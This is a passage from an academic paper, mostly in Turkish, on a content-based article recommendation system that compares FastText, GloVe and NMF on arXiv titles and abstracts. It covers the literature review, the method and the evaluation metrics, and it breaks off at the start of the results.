interests of the researchers, user profiles, or the content of the articles. Due to the increasing number of researchers in recent years and the increasing number of research articles each year, it is difficult and time-consuming to conduct a literature search. Article recommendation systems develop to overcome these challenges. These systems offer personalized recommendations based on user's choices. In this study, a new content-based article recommendation system was developed that compares word embedding algorithms and topic modeling techniques. In the study, the profiles of the articles were created with the research areas extracted from the ARXIV dataset. Articles are listed with the title and summary information taken from the dataset. In the evaluation of the system, the created article profiles were used. We used FastText and GloVe algorithms from word embedding algorithms in this study. We used FastText and GloVe algorithms from word embedding algorithms in this study. Non-negative Matrix Factorization (NMF) method was used from the subject modeling technique. In the study, the title, abstract, title, and summary information were handled separately and tests were carried out. According to the test results obtained, there was an increase in the evaluation results as the number of recommended articles increased. The highest precision score was obtained by the NMF method with a score of 0.8485 in the test performed by taking the title and summary information. The highest sensitivity and f1 score were obtained in the trials in which only the summary information of the articles was received and with the NMF method with the values of 0.6422 and 0.7451, respectively. Likewise, in the tests performed using the title and summary information, the highest MAP value was obtained with the NMF method with a score of 0.5418.

Keywords: Content-Based Recommendation System, Glove, Fasttext, Word Embedding Algorithms

1. Giriş

Dünya genelinde artan araştırma konusundan dolayı araştırmacıların bilimsel bilgilerin toplanması, yönetilmesi ve analiz edilmesi oldukça zorlayıcı hale gelmiştir [1]. Teknolojinin gelişmesiyle de birlikte dünyanın dört bir yanındaki bilim adamları da çeşitli araştırma konularında onlarca makale üretmektedir. Bunun sonucu olarak bilgi miktarı her geçen gün takip edilemeyecek boyutlara ulaşmaktadır. Günümüzde bilimsel alanda çalışan araştırmacılarda ilgili makalelere, dergilere veya konferanslara ulaşmaya çalışırken bu zorluklar ile karşılaşmaktadır. Akademik gelişim göz önünde bulundurulduğunda bu kadar fazla makale, dergi veya konferans arasından ilgili yayınları seçmek zor ve zaman alıcı olmaktadır. Bu nedenle araştırmacılara belirli bir konu veya alan için ilgili makaleleri, dergileri veya konferansları öneren sistemler geliştirilmektedir. Araştırmacılara ilgili bilgiyi getiren bu sistemler öneri sistemleri başlığı altında incelenmektedir.

Öneri sistemleri kullanıcıların mevcut ilgi alanlarına göre önerilerde bulunmayı amaçlayan sistemlerdir. Genel olarak öneri sistemleri içerik tabanlı, işbirlikçi filtreleme ve hibrit öneri sistemleri olmak üzere üçe ayrılmaktadır. Bu sistemler, kullanıcılara öğeler ile ilgili tahminler yapıp önerilerde bulunmak için farklı bilgi kaynaklarından yararlanır [2]. Bu kaynaklar içerik tabanlı filtreleme için kullanıcı profili veya kullanıcı öğe ilişkisidir. İşbirlikçi filtreleme için derecelendirmeler, kullanıcı geçmiş verileri, tıklama verileri gibi bilgilerdir [18]. Hibrit sistemler için ise hibrit olarak ele alınan iki veya daha fazla yöntemlerin içerdiği bilgilerdir [2]. Bu sistemler ile önerilerde doğruluk, yenilik ve kararlılık gibi faktörler dengelenmeye çalışılır. Yapılan makale öneri sistemlerinde ise amaç genç araştırmacılara ilgi alanlarını içeren konulara göre ilgili makaleleri önermektir. Ayrıca deneyimli araştırmacılara

da zaman kaybettirmeden ilgili çalışmaları listelemektir. Bu sayede deneyimli veya deneyimsiz fark etmeden araştırmacıların makalelere kolaylıkla ulaşması sağlanmaktadır.

Bu çalışmada doğal dil işleme teknikleri kullanılarak içerik tabanlı yeni bir makale öneri sistemi geliştirilmiştir. Geliştirilen sistemde Kelime Temsili için Küresel Vektörler (*GloVe*, *Global Vectors for Word Representation*), FastText ve NMF yöntemleri kullanılmıştır. ARXIV veri kümesinden toplanan makalelerin başlık, özet ve araştırma alanı bilgileri kullanılarak öneriler listelenmektedir. Sistemin performansını ölçmek için makaleler ve araştırma konularını arasındaki ilişkiler çıkarılmıştır. Genellikle içerik tabanlı öneri sistemlerinde kullanıcının geçmiş bilgilerini içeren kullanıcı profili kullanılmaktadır. Kullanılan ARXIV veri kümesinde kullanıcı profilinin içerebileceği geçmiş veriler olmadığından dolayı makale-araştırma alanı bilgisi çıkarılmıştır. Bu sayede makaleler arasında ilişkileri kurulmuştur. Bu doğrultuda yapılan çalışmada katkılarımız bu şekildedir:

- FastText, GloVe ve NMF yöntemlerini kullanarak yeni bir makale öneri sistemi mimarisi geliştirilmiştir.

- Yeni araştırmacılar için kullanıcı geçmiş bilgisine gerek kalmadan sadece var olan makale-araştırma alanı bilgisine dayanarak öneriler yapılmaktadır.

- Sadece değerlendirme aşamasında makale-araştırma alanı bilgisini içeren kullanıcı profillerinin kullanılarak sistem test edilmiştir.

- Elde edilen karşılaştırılmalı sonuçlar ile yüksek performanslı sonuçlar elde edilmiştir.

Gerçekleştirilen çalışmada araştırmacılara makale önerisi makalelerin benzerlik oranlarına göre listelenmektedir. Her makalenin başlık, özet, başlık ve özet bilgisi ayrı ayrı girdi olarak alınarak hedef makaleye göre ilk N makale önerisi gerçekleştirilmektedir. Öneri başarısını ölçmek için araştırma alanlarını içeren makale profilleri kullanılmıştır. Sistemin sonucunda hedef makale ile önerilen makalelerin içerik olarak benzer olsalar da araştırma alanları açısından farklı olmaları durumları da mevcuttur. Yapılan önerilerde bu gibi yanlış sonuçların hesaplanabilmesi için makale-araştırma alanı ilişkisini içeren makale profilleri değerlendirme aşamasında kullanılmaktadır.

Çalışmanın geri kalanı şu şekilde organize edilmiştir. Literatürde yapılan çalışmalar bölüm 2’de kısaca anlatılmıştır. Bölüm 3’te önerilen içerik tabanlı öneri sisteminin mimarisi, kullanılan veri kümesi ve değerlendirme metrikleri anlatılmıştır. Elde edilen değerlendirme sonuçları ise bölüm 4’te gösterilmiştir. Bölüm 5’te performans sonuçları özetlenmiş ve gelecekteki çalışmalardan bahsedilmiştir.

2. Literatür Taraması

Bu bölümde literatürde bulunan içerik tabanlı yöntemlerin yanı sıra GloVe, FastText ve NMF yöntemlerini kullanan çalışmalar incelenmektedir. İncelenen çalışmalarda kullanılan veri kümeleri, girdi verisi, çıktı verisi, yöntem ve değerlendirme sonuçları açısından karşılaştırılması Tablo I’de gösterilmektedir.

Tablo I. Literatürdeki Çalışmaların Karşılaştırılması

Referans	Veri Kümesi	Kullanılan Yöntem	Girdi Verisi	Çıktı Verisi	Değerlendirme Metrikleri
[3]	Computer Science veri kümesi	Glove, FastText, LSTM, CNN	Başlık, özet, anahtar kelimeler	İlk 1, 3, 5 ve 10 öneri	Sıralamaya dayalı metrikler
[4]	Semantic Scholar veri kümesinden alınan makaleler	NMF, TF-IDF	Başlık, anahtar kelimeler	İlk 3 öneri	Doğruluk, MRR
[5]	Elsevier, Springer, IEEE ve Wiley yayıncılarından 598 bilgisayar bilimi dergisi	GloVe, FastText, BERT	Başlık, özet, anahtar kelimeler, referans	İlk 15, 20, 25, 30 öneri	Kesinlik, Duyarlılık, F-skoru, MRR, Doğruluk
[6]	Wikipedia makalelerinden oluşan veri kümesi	TF-IDF, GloVe, Paragraf Vektörleri	Başlık	Makale önerisi	-
[7]	CiteULike veri kümesi	USE, BERT, ELMO, GloVe, FastText, BM25	Başlık	Makale önerisi	Duyarlılık, Kesinlik, MAP
[8]	SciGraph veri kümesi	TF-IDF, LSA, GloVe, CNN, Word2vec, Doc2vec	Özet, yazar, anahtar kelimeler	Makale önerisi	Duyarlılık, MAP
[9]	Huynh vd. tarafından ilk kez oluşturulan veri kümesi [10]	FastText, DiltitBert, RNN, Convolution1D	Başlık, özet, anahtar kelimeler	Makale önerisi	Doğruluk
[11]	DBLP-Citation-Network V11	GloVe, Bi-LSTM, HAN	Başlık, özeti yer, anahtar kelimeler, çalışma alanı, yazar	Makaleler için yayın yeri önerisi	Doğruluk, NDCG, MRR, Kesinlik, Duyarlılık, F1-Skoru
[12]	DBLP, ACM veri kümesi,	GloVe, RNN, Doc2vec, Bi-GRU	Başlık, özet	Makale önerisi	MRR, MAP, Duyarlılık, NDCG

Son vd. araştırmacıların yazma stiliyle ilgili uygun bir yayın yerini daha kolay seçmelerine yardımcı olabilecek bir öneri sistemi geliştirdi [3]. Önerilen sistemde Glove, FastText, Evrişimsel Sinir Ağı (CNN, Convolutional Neural Network) ve Uzun Kısa Süreli Bellek (LSTM, Long Short-Term Memory) teknikleri kullanılarak karşılaştırılmalı testler yapılmıştır. Deney sonuçlarında sadece başlık ve sadece özet bilgileri girdi verisi olarak alındığında FastText ile CNN teknikleri sırasıyla 0.70 ve 0.94 değerleriyle en başarılı yöntem

olmuştur. Araştırmacıların önerdiği S2RSCS yöntemi ise başlık, özet ve anahtar kelimelerinin alınarak yapıldığı testlerde ilk 10 öneride 0.98 doğruluk elde edilmiştir.

Araştırmacılar için makalelerine uygun araştırma alanlarına sahip yayın yerlerine gönderim süreci çok zaman alıcı olmaktadır. Schaefermeier vd. araştırmacılar bu konuyu ele alınarak bir öneri sistemi geliştirmiştir [4]. Gerçekleştirilen öneri sisteminde NMF ve Terim Frekansı-Ters Belge Frekansı (*TF-IDF*, *Term Frequency- Inverse Document Frequency*) algoritmaları kullanılarak testler yapılmıştır. Bu şekilde yapılan deney sonuçlarında TF-IDF ile NMF yönteminin hibrit olarak ele alındığı testlerde 0.78 MRR ve 0.65 doğruluk değeri ile diğer yöntemlerden daha başarılı performans çıktıları elde edilmiştir.

Diğer bir çalışmada ise araştırmacılar başlık, özet, anahtar kelime ve makale referanslarını alarak bir öneri sistemi geliştirdi [5]. Diğer çalışmalardan farklı olarak geliştirilen öneri sisteminde dergilerin kapsamı yayınlanan makalelerin içeriklerinden çıkarılmıştır. Bu yaklaşımda dergilerin kapsamını makale içeriğinden bulmak için SBERT (*Sentence-BERT*) yöntemi kullanılmıştır. Başlık, özet, anahtar kelime ve referans bilgisinin kullanılarak yapılan testlerde ilk 30 öneride kesinlik, duyarlılık ve F-skorumları sırasıyla 0.82, 0.85 ve 0.83 şeklinde elde edilmiştir.

Ostendorff vd., ise içeriğe dayalı öneriler için bağlamsal belge benzerliklerini kullanarak yeni bir öneri sistemi geliştirdi [6]. Gerçekleştirilen çalışmada belgeler ve metinler arasındaki bağlantılardan elde edilen semantik özellikler kullanılarak yerleşik benzerlik ölçümleri ve nöral yaklaşımlar kullanılmaktadır. Tasarlanan sistem ile kullanıcılar ve belgeler ve bunların birbirleriyle ilişkileri formüle edilerek belgelerin koleksiyonları keşfedilmektedir. Sonuç olarak bağlamsal belge benzerliğinden yola çıkılarak benzerlikler hesaplanmış ve öneriler bu doğrultuda listelenmiştir.

Hassan vd. tarafından yapılan çalışmada ise içerik tabanlı yeni bir makale öneri sistemi geliştirilmiştir [7]. Yapılan çalışmada araştırmacılar içerik tabanlı öneri sisteminde kullanılan kelime gömme algoritmalarının karşılaştırılmalı bir değerlendirmesini sunmuştur. CiteULike veri kümesinin kullanıldığı çalışmada USE, BERT, ELMO, GloVe, FastText ve BM25 gibi teknikler kullanılmıştır. Deney sonuçlarına göre en yüksek performans BM25 ve USE yöntemlerinin hibrit olarak ele alındığı testler ile elde edilmiştir. Sırasıyla ilk 10 öneride kesinlik, duyarlılık ve Ortalama Kesinlik (*MAP*, *Mean Average Precision*) değerleri 0.0213, 0.0580 ve 0.0365 şeklinde elde edilmiştir.

Iana vd. araştırmacılar ise yazarlara, özetlere ve anahtar kelimelere bağlı yeni bir öneri sistemi geliştirdi [8]. Önerilen sistemde Springer Nature tarafından yayınlanan makaleleri içeren SciGraph veri kümesi kullanılmıştır. Sistemin değerlendirilmesinde TF-IDF, GloVe, Word2vec, Doc2vec gibi algoritmaların yanı sıra LSA ve CNN gibi tekniklerde kullanılmıştır. İlk 10 öneride en yüksek duyarlılık değeri anahtar kelime kullanılan testte 0.665, MAP değeri ise 0.540 şeklinde elde edilmiştir.

Huynh vd. araştırmacılar ise başlık, özet, anahtar sözcükler gibi özellikleri vektörleştirme için DistillBert kullanan ve ardından özellik çıkarımı gerçekleştirmek için Conv1d kullanan DistilBertAims isimli yeni bir yöntem önermiştir [9]. DistilBert, BERT yönteminin bir varyasyonudur. Gerçekleştirilen çalışmada DistilBert yönteminin yanı sıra FastText ve RNN kullanılmaktadır. FastText yöntemi başlık, özet, anahtar kelimeler, başlık+özet, başlık+anahtar kelimeler, özet+anahtar kelimeler ve başlık+özet+anahtar kelimeler olmak üzere yedi farklı


girdi için kullanılmaktadır. Bu şekilde yapılan testler sonucunda yapılan önerilerde 0.93'e varan doğruluklar elde edilmiştir.

Pradhan vd. araştırmacılar çift yönlü LSTM (*Bi-LSTM*) ve Hiyerarşik Dikkat Ağı içeren yeni bir mimari önerdi [11]. Önerilen mimaride makalelerin özet, başlık, anahtar kelimeler, yazarlar ve yerler gibi öznitelikleri kullanılmıştır. Önerilen mimarinin değerlendirilmesinde ise DBLP-Citation-Network V11 veri kümesi kullanılmıştır. Yapılan çevrimiçi ve çevrimdışı testler sonucunda diğer son teknoloji yöntemlere göre 0.94 doğruluk, 0.96 kesinlik ve 0.95 Normalleştirilmiş İndirimli Kümülatif Kazanç (*NDCG*) gibi daha performanslı sonuçlar elde edilmiştir.

İçerik benzerliğinin yanı sıra hakemlere ve yazarların popülerliğine dayalı olarak makale öneren sistemlerde mevcuttur [12]. Bu doğrultuda araştırmacılar tarafından gerçekleştirilen çalışmada GloVe, Doc2vec, tekrarlayan sinir ağları ve Bi-GRU yöntemleri kullanılarak yeni bir makale öneri sistemi geliştirilmiştir. Yapılan çalışma, öncelikle bir P makalesinin hangi kategoriye ait olduğu belirleyen bir sistemdir. Ardından makalelerin başlık ve özet bilgilerine, akran incelemelerine, yazarların uzmanlığına ve P ile yakından ilgili olan makalelerin referans sayısına göre makaleler listelenmektedir.

3. Önerilen Akademik Makale Öneri Sistemi

Bu bölümde önerilen sistemin mimarisi, kullanılan veri kümesi ve kullanılan değerlendirme metrikleri gibi bilgiler anlatılmıştır. Oluşturulan makale öneri sisteminin mimarisi Şekil 1'de gösterilmektedir.



Şekil 1. Önerilen Akademik Makale Öneri Sistemi

Gerçekleştirilen çalışmada öncelikle ARXIV veri kümesinden 41.000 makalenin başlık, özet ve araştırma alanı bilgisi toplanmaktadır. Ardından veri ön işleme aşamasında tutarsız veriler temizlenmekte ve vektör temsili gösterilmektedir. Vektör gösterimi için FastText, GloVe ve NMF yöntemleri kullanılmaktadır. Ardından hedef makaleye göre ilgili makalelerin kosinüs benzerliği ile benzerliği hesaplanmaktadır. Daha sonra ilk N makale kullanıcıya listelenmektedir. Önerilen makalelerin performans değerlendirmesinde ise makalenin profilindeki araştırma alanı bilgisi kullanılarak Kesinlik, Duyarlılık, F1-Score ve MAP değerleri ölçülmüştür. Şekil 1'de gösterilen mimarideki sıralama bu bölümün geri kalanında detaylandırılmıştır.

3.1. Veri Kümesi

İçerik tabanlı makale öneri sisteminin değerlendirilmesi için ARXIV veri kümesinde 41.000 makale toplanmıştır. Veri kümesinde 8 araştırma alanı konusu ve 52 alt araştırma konusu vardır. Her bir makale en fazla 3 alt araştırma alanına sahiptir. Veri kümesinde ise toplam 9 öznitelik mevcuttur. Bunlar id, başlık, özet, yazar, gün, ay, yıl, link ve tag'lerdir. Tag sütununda araştırma alanları CS, ECON, EESS, MATH vb. şekilde gözükmektedir. Öncelikle araştırma alanlarını içeren kategoriler veri kümesinden ayrıştırılmış ve ayrı bir Vigüller Ayrılan Değerler (CSV, *Comma-Separated Values*) dosyasına aktarılmıştır. Bu şekilde CS kelimesini içeren alt araştırma alanındaki konular Computer Science araştırma alanına veya ECON kelimesini içeren alt araştırma alanındaki konular Economics araştırma alanına ait olduğu belirtilmiştir. Veri kümesinde bulunan araştırma alanları bilgisi ile makalelerin profilleri oluşturulmuştur. Ardından makalelerin profilleriyle öneri listelerinin doğruluğu test edilmiştir.

3.2. Veri Ön İşleme

Doğal dil işleme bir bilgisayarın insan dilini anlaması için geliştirilmiş olan alanlardan bir tanesidir. Metin verilerini bilgisayarın anlayabilmesinde de doğal dil işleme teknikleri kullanılmaktadır. Yapılan çalışmada verimli sonuçlar elde etmek ve sistemin doğruluğunu arttırmak için makalenin başlık ve özet bilgilerinden istenmeyen veya önemsiz olan kelimeler çıkarılmıştır. Ham verilere uygulanan veri ön işleme için bazı işlem adımları gerekmektedir. Öncelikle noktalama işaretleri kaldırma ve büyük harfleri küçük harflere dönüştürülme işlemi gerçekleştirilmiştir. Ardından tokenizasyon işlemi uygulanmıştır. Tokenizasyon bütün metin içerisinde geçen her bir kelime birbirinden ayrıştırılmıştır. Daha sonra etkisiz olan kelimeler(*stopwords*) kaldırılmıştır. Etkisiz kelimeler cümleler içerisinde kendini çok tekrar eden ve cümleye herhangi bir anlam katmayan 'the', 'a' veya 'an' gibi kelimelerdir. Bu kelimeler veri tabanında yer kaplamaması ve sistemin işlem süresini arttırmaması için kaldırılmıştır. Ardından ön ek ve son ekleri kaldırma(*stemming*) adımı uygulanmıştır. En sonunda normalize edilmiş veriler elde edilerek vektör gösterimi aşamasına geçilmiştir.

3.3. Vektör Gösterimi

Literatürde makale öneri sistemlerinde kelime gömme teknikleri, konu modelleme teknikleri ve farklı doğal dil işleme teknikleri kullanılmaktadır. Yapılan çalışmada vektör gösterimi için FastText ve GloVe ve NMF yöntemleri kullanılmıştır.

3.3.1. FastText

FastText kullanıcıların metin temsillerini ve metin sınıflandırıcıları öğrenmesine olanak sağlayan kelime gömme algoritmasıdır. Kelimeleri girdi olarak alarak kelimelerin vektör temsillerini oluşturmaya yönelik bir algoritmadır [13]. FastText, Word2vec kelime gömme algoritmasının bir uzantısıdır. FastText, Word2Vec yöntemindeki her kelimeyi n-gram alt kelimeye ayrıştırarak genişletir ve temsillerin öğrenilmesi sırasında her n-gramı (her kelime yerine) bir birim olarak ele alır. Bunu yaparak FastText, eğitim korpusunda görülmeyen sözcüklerle de başa çıkabilir veya nadir sözcükler için Word2Vec tarafından yapılamayan vektörleri daha iyi görebilir [14]. Kelime gösteriminde ise Skip-gram ve CBOW(*Continuous Bag of Words*) algoritmaları kullanılmaktadır. Yapılan çalışmada hem CBOW hem de Skip-gram mimarisi kullanılmıştır. CBOW modeli hedef kelimeyi bağlam kelimelerine göre tahmin eden bir yöntemdir. Skip-gram modelinde ise hedef kelime verilir ve hedef kelimeyi hedefe yakın olan rastgele bir kelime kullanılarak tahminler yapılmaktadır. Vektör temsili için FastText algoritmasının belirli parametreleri kullanılmıştır. Kullanılan parametreler ise Tablo II'de verilmiştir.

Tablo II. FastText Parametreleri

Parametre	Tanımı	Değeri
sentences	Veri ön işlemeden geçen kelimeler	sentences
min_count	Modelin toplam sıklığı	2
min_n	Kelime temsillerini eğitmek için kullanılacak minimum n-gram uzunluğu	2
max_n	Kelime temsillerini eğitmek için kullanılacak maksimum uzunluk	5
negative	Negatif örnekleme sayısı	10
window	seçilen pencere boyutu	5
sg	sg değeri 1 ise Skip-gram algoritması, 0 ise CBOW algoritması kullanılır	1 ve 0
vector_size	Seçilen vektör boyutu	30


FastText hesaplama karmaşıklığını azaltan hiyerarşik bir softmax işlevi kullandığından, geleneksel derin karmaşık modellerin aksine çok hızlı eğitilir. Önerilen yaklaşımda sınıflandırıcı olarak FastText modeli epoch değeri 50 vererek kullanıldı. Ardından makalelerin birbirlerine benzerliği kosinüs benzerliği ile hesaplandı. Sonuç olarak hedef makaleye göre ilk N makale kullanıcıya listelendi.

3.3.2. Glove

Bu çalışmada yapılan öneri sisteminde öge yerleştirmelerini oluşturmak için diğer bir kelime gömme algoritması olan GloVe kullanılmıştır [17]. GloVe algoritması ile bir terimin makalenin başlık veya özetinde geçme sıklığının genel istatistiğine dayanan bir dil modeli geliştirilmektedir. Bir kelime, diğer kelimeler arasında anlamsal özellikleri yakalayan bir vektör olarak temsil edilebilir. Yapılan çalışmada iki kelime arasındaki bu anlamsal benzerlik kosinüs benzerliği kullanılarak bulunmuştur. Öğeler için GloVe vektörleri orijinal korpus temel alınarak oluşturulmuştur. İlk olarak, bir birlikte oluşum matrisi oluşturulmuştur. *Matristeki her bir öge*, bağlam kelimesinin belirli bir boyuta sahip bir bağlam penceresinde birlikte kaç kez geçtiğini temsil etmektedir. GloVe modeli, kayan penceredeki sözcükler arasındaki mesafeyi hesaba katar. Mesafe ne kadar uzaksa, ağırlığın o kadar küçük olduğu anlamına gelmektedir. Bu şekilde önceden eğitilmiş GloVe gömmeleri modele uygulandıktan sonra aynı işlemler çerçevesinde makalelerin benzerlikleri hesaplanmış ve öneriler listelenmiştir.

3.3.3. NMF

NMF, genellikle denetimsiz öğrenmede kullanılan ve negatif olmayan özelliklerin öğelerini tek bir öğede birleştiren bir boyut küçültme tekniğidir [15]. Şekil 3 ile NMF yönteminin mimarisi gösterilmektedir. NMF yönteminde amaç iki boyutlu iki matrisi nokta çarpım ile birbirlerine yaklaştırmak ve gizli faktörleri çıkarmaktır. Negatif değerler gizli faktörlerin açıklanmasını zorlaştırmaktadır. Bu nedenle NMF ile negatif olmayan bir matris iki düşük dereceli negatif olmayan matris çarpanlarına ayrılmaktadır [16]. Şekil 3'te gösterildiği gibi kelime vektörlerinden iki ayrı matris oluşturularak gizli faktörler çıkarılmaktadır. Ardından makalelerin birbirleriyle olan kosinüs benzerliği hesaplanmaktadır. Son olarak ilk N makale listelenmektedir.



Şekil 3. NMF yöntemi makale öneri sistemi

Yapılan çalışmada bahsedilen makalelerin gizli faktörleri Denklem 1’de gösterilen P ile ifade edilsin. Q ise makale araştırma konularının gizli faktörlerini ifade etmektedir. Bu yöntem ile $(n \times m)$ ve $(n \times p)$ boyutlu V ve M matrislerinden $(p \times m)$ boyutlu R matrisine (kelime vektörü matrisi) en yakın matrisi bulmaktır. Bir j makalesinin i araştırma alanı içerisinde olup olmadığını tahmin etmek için V matrisindeki i satırının ve M matrisindeki j sütununun iç çarpımı ise Denklem 2 ile hesaplanmaktadır.

$$R \approx V \times M^T = \hat{R} \quad (1)$$

$$r_{ij} = v_i m_j^T = \sum_{k=1}^K v_{ik} m_{kj} \quad (2)$$

Bu doğrultuda V ve M matris çarpımları ile R matrisine yaklaşılarak ve makale- araştırma alanı ilişkisi kullanılarak geliştirilen makale öneri sisteminde farklı testler yapılmıştır.

3.4. Değerlendirme Metrikleri

Öneri sistemlerinin değerlendirilmesinde kullanılan çevrimiçi ve çevrimdışı olmak üzere farklı yaklaşımlar vardır. Yapılan çalışmada çevrimdışı deneyler yapılmıştır. Makale öneri sistemlerinde sistemin doğru olduğunu belirten ve dikkat edilmesi gereken en önemli husus ilgili makalelerin en üstte yer almasıdır. Bu nedenle bu çalışmada sıralamaya dayalı metrikler kullanılmaktadır. Sıra tabanlı metrikler önerilen listeyi belirli bir N eşğine kadar değerlendirmektedir. Denklem 3-6 arasında kullanılan Kesinlik, Duyarlılık, F1-Skoru ve MAP metrikleri gösterilmiştir.

$$\text{Kesinlik} = \frac{\text{ilgili makale sayısı}}{\text{önerilen toplam makale sayısı}} \quad (3)$$

$$\text{Duyarlılık} = \frac{\text{ilgili makale sayısı}}{\text{ilgili makalelerin toplam sayısı}} \quad (4)$$

$$\text{F1 - Skoru} = \frac{2 \times \text{Kesinlik} \times \text{Duyarlılık}}{\text{Kesinlik} + \text{Duyarlılık}} \quad (5)$$

Kesinlik metriği, öneri listesinin ilk N değeri için kesinliği hesaplamaktadır. Amaç, listenin ilk N değeri için hata bulmaktır. İlgili makale sayısının önerilen toplam makale sayısına oranı ile hesaplanmaktadır. Benzer şekilde, Duyarlılık, N önerilerin bir alt kümesi için geri çağırma hesaplar. Verilen N değerine göre ilgili makale sayısının, ilgili makalelerin toplam sayısına oranıdır. F1-skoru ise ilk N önerinin kesinlik ve duyarlılık değerlerinin harmonik ortalamasıdır [18].

$$MAP@N = \frac{1}{N} \sum_{i=1}^N AP@k_i \quad (6)$$

$$AP@N = \frac{1}{N} \sum_{i=1}^N AP@k_i \quad (7)$$

Makale öneri sistemlerinde kullanıcılar genellikle öneri listesinin en üst sıralarında bulunan belgeleri taramaktadır. Bu nedenle sıralamaya dayalı metriklerden MAP ölçütü kullanılarak önerilerin performansı bu değerlendirme metriğiyle de hesaplanmıştır. MAP değeri ise önerilerin kesinlik değeri ne kadar fazla ise o kadar yüksek bir değerdir.

4. Bulgular


Bu bölüm, önerilen akademik makale öneri sisteminin performans değerlendirmesinin deneysel sonuçlarını sunmaktadır. Deneylerin amacı, öneri sisteminde kullanılan kelime gömme algoritmalarının ve konu modelleme tekniklerinin performansını karşılaştırmaktır. Makale-araştırma alanı ilişkisinin çıkarıldığı yeni bir değerlendirme yöntemiyle performans sonuçları karşılaştırılmıştır. Sıralama metriklerinin kullanıldığı deney sonuçları sonucunda elde edilen sonuçlar Tablo III ile gösterilmektedir.

